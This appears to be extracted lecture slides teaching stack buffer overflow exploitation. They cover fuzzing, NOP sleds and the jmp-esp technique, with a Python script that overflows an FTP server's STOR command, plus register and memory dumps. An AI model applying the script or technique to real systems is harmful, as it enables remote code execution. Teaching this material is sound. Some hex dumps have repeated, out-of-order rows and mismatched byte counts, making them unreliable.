
Function calls and the stack II



- The stack grows towards lower addresses but buffers is stored from low to high addresses on the stack
- ESP is supposed to be/point at/to EBP after return

Stack based buffer overflow I

- Vulnerable program



Stack based buffer overflow II

- Possible code to execute
 - Some sort of shell (exec(/bin/sh), CreateProcess() etc.)
 - Network connect to given TCP/UDP port
 - Add a user to admin group
 - Install backdoor program
 - Return to code (payload) at heap
 - Return-to-libc (or dll) – use loaded system functions
 - <http://en.wikipedia.org/wiki/Return-to-libc>
- Attacker code will run with same permissions as vulnerable program
- Buffer overflows are highly system dependent
 - Hardware and software - versions
 - Programs input via GUI, command shell, network, file, etc.
- Creating and finding buffer overflows are not trivial
 - How system calls and programmers own source code deals with buffers in a program
 - Find strcpy, scanf, memcpy, gets, sprintf, custom calls etc.

SBOF - Fuzzing


- Brute force
 - Run vulnerable program in a debugger with various amount of data (big, small, nothing, invalid etc.) and let it crash, dumping it's registers
- Try to find out how big the buffer overflow should be
 - Where the return address (EIP) is stored and place attackers value of return pointer
 - Fill input with easy recognized chars, e.g. 0x41 (A)
 - Next fill with an unique string: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7...
 - Then: AAAA * num_char + BBBB (EIP) + CCCC * num_char
 - Verify the stack and how much space there is
 - Then find out what address to put in EIP

CPU register dump

EAX = 00F7FCC8	EBX = 00F41130
ECX = 41414141	EDX = 77F9485A
ESI = 00F7FCC0	EDI = 00F7FCC0
EIP = 41414141	ESP = 00F4106C
EBP = 00F4108C	EFL = 00000246



SBOF - Nop sled technique

- How to know which return address to point to - the stack offset (remember the stack is dynamic)?
- NOP (No OPeration) sled
- Bigger buffers makes it easier
- Payload



SBOF - Env.

- Technique by Murat B.
 - No need for NOP-sled or guessing stack offsets
 - Shellcode/payload is injected into vulnerable program on a higher address
 - Useful if buffer is small
- Reference below
 - Usual Aleph1 method



SBOF - the Jump To Register technique

- Allows for reliable exploitation of the stack
 - No need for NOP-sled or guessing stack offsets
- Overwrites the return pointer with something that will cause the program to jump to a known pointer stored within a register (ESP) which points to the controlled buffer and thus the shellcode
- In practice a program may not intentionally contain instructions to jump to a particular register
 - The traditional solution is to find an unintentional instance of a suitable opcode at a fixed location somewhere within the program memory
 - In the figure you can see an example of such an unintentional instance of the jmp esp instruction in the file user32.dll

If an attacker overwrites the program return address (EIP) with this address the program will first jump to 0x76F86D53, interpret the opcode FF E4 as the jmp esp instruction, and will then jump to the top of the stack and execute the attacker's code

Address	Hex dump	Disassembly
76F86D53	FFE4	JMP ESP
76F86D55	0300	ADD EAX,DWORD PTR DS:[EAX]
76F86D57	0076 10	ADD BYTE PTR DS:[ESI+10],DH
76F86D5A	81FF E5030000	CMP EDI,3E5
76F86D60	76 4E	JBE SHORT USER32.76F86DB0
76F86D62	81FF E8030000	CMP EDI,3E8
76F86D68	77 46	JA SHORT USER32.76F86DB0
76F86D6A	FF75 14	PUSH DWORD PTR SS:[EBP+14]
76F86D6D	FF75 10	PUSH DWORD PTR SS:[EBP+10]
76F86D70	57	PUSH EDI
76F86D71	50	PUSH EAX
76F86D72	E8 75060000	CALL USER32.76F873EC
76F86D77	EB 48	JMP SHORT USER32.76F86DC1
76F86D79	90	NOP
76F86D7A	90	NOP
76F86D7B	90	NOP


SBOF JTR example - 1

- We have identified a buffer overflow vulnerability in a FTP server software when storing data
- We test the overflow by sending a buffer with A:s (\x41)

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 2000
print "\nSending AAAA... buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' + '\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 2

- On our victim we run the FTP program via a debugger as OllyDbg
- Sending the buffer, the EIP register is overwritten with 0x41414141
- If we now can point to our attack code we may take control



SBOF JTR example - 3

- Some questions needs to be answered
 - Which four bytes are the ones that overwrite EIP?
 - Do we have enough space in the buffer to insert our shellcode?
 - Is this shellcode easily accessible to us in memory?
 - Does the application filter out any characters?
 - Will we encounter any overflow protection mechanisms?
- We use the buftool.py script to generate an unique string as:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab... with our test program

Usage: buftool.py <number> [string]

<number> is the size of the buffer to generate.


[string] is the optional string to search for in the buffer.

* Also available in Metasploit

- /opt/framework/msf/tools/pattern_create.rb
- /opt/framework/msf/tools/pattern_offset.rb


SBOF JTR example - 4

- The EIP register it is now overwritten with 0x42326742
- This translates to Bg7B big endian which is characters at offset 966 – 970 in our 2000 byte buffer
- We now send a new buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030



SBOF JTR example - 5

- Examine memory and CPU registers to find shellcode space
- ESP in this case points to 0x0137B6B8, and at address 0x0137BAAE some other activity is overwriting our buffer
- $0x0137BAA0 - 0x0137B6B8 = 0x3E8 \Rightarrow 1000$ bytes is enough



EIP = 0x0137B6A0

Address	Hex dump	ASCII
0137B6B8	41 41 41 41 41 41 41 41 41	AAAAAAAAAA
0137B690	41 41 41 41 41 41 41 41 41	AAAAAAAAAA
0137B698	41 41 41 41 41 41 41 41 41	AAAAAAAAAA
0137B6A0	41 41 41 41 42 42 42 42 42	AAAAABBBBB
0137B6A8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6B0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC


ESP = 0x0137B6B8

Address	Hex dump	ASCII
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B700	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B708	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B710	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B718	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B700	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B708	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B710	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B718	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
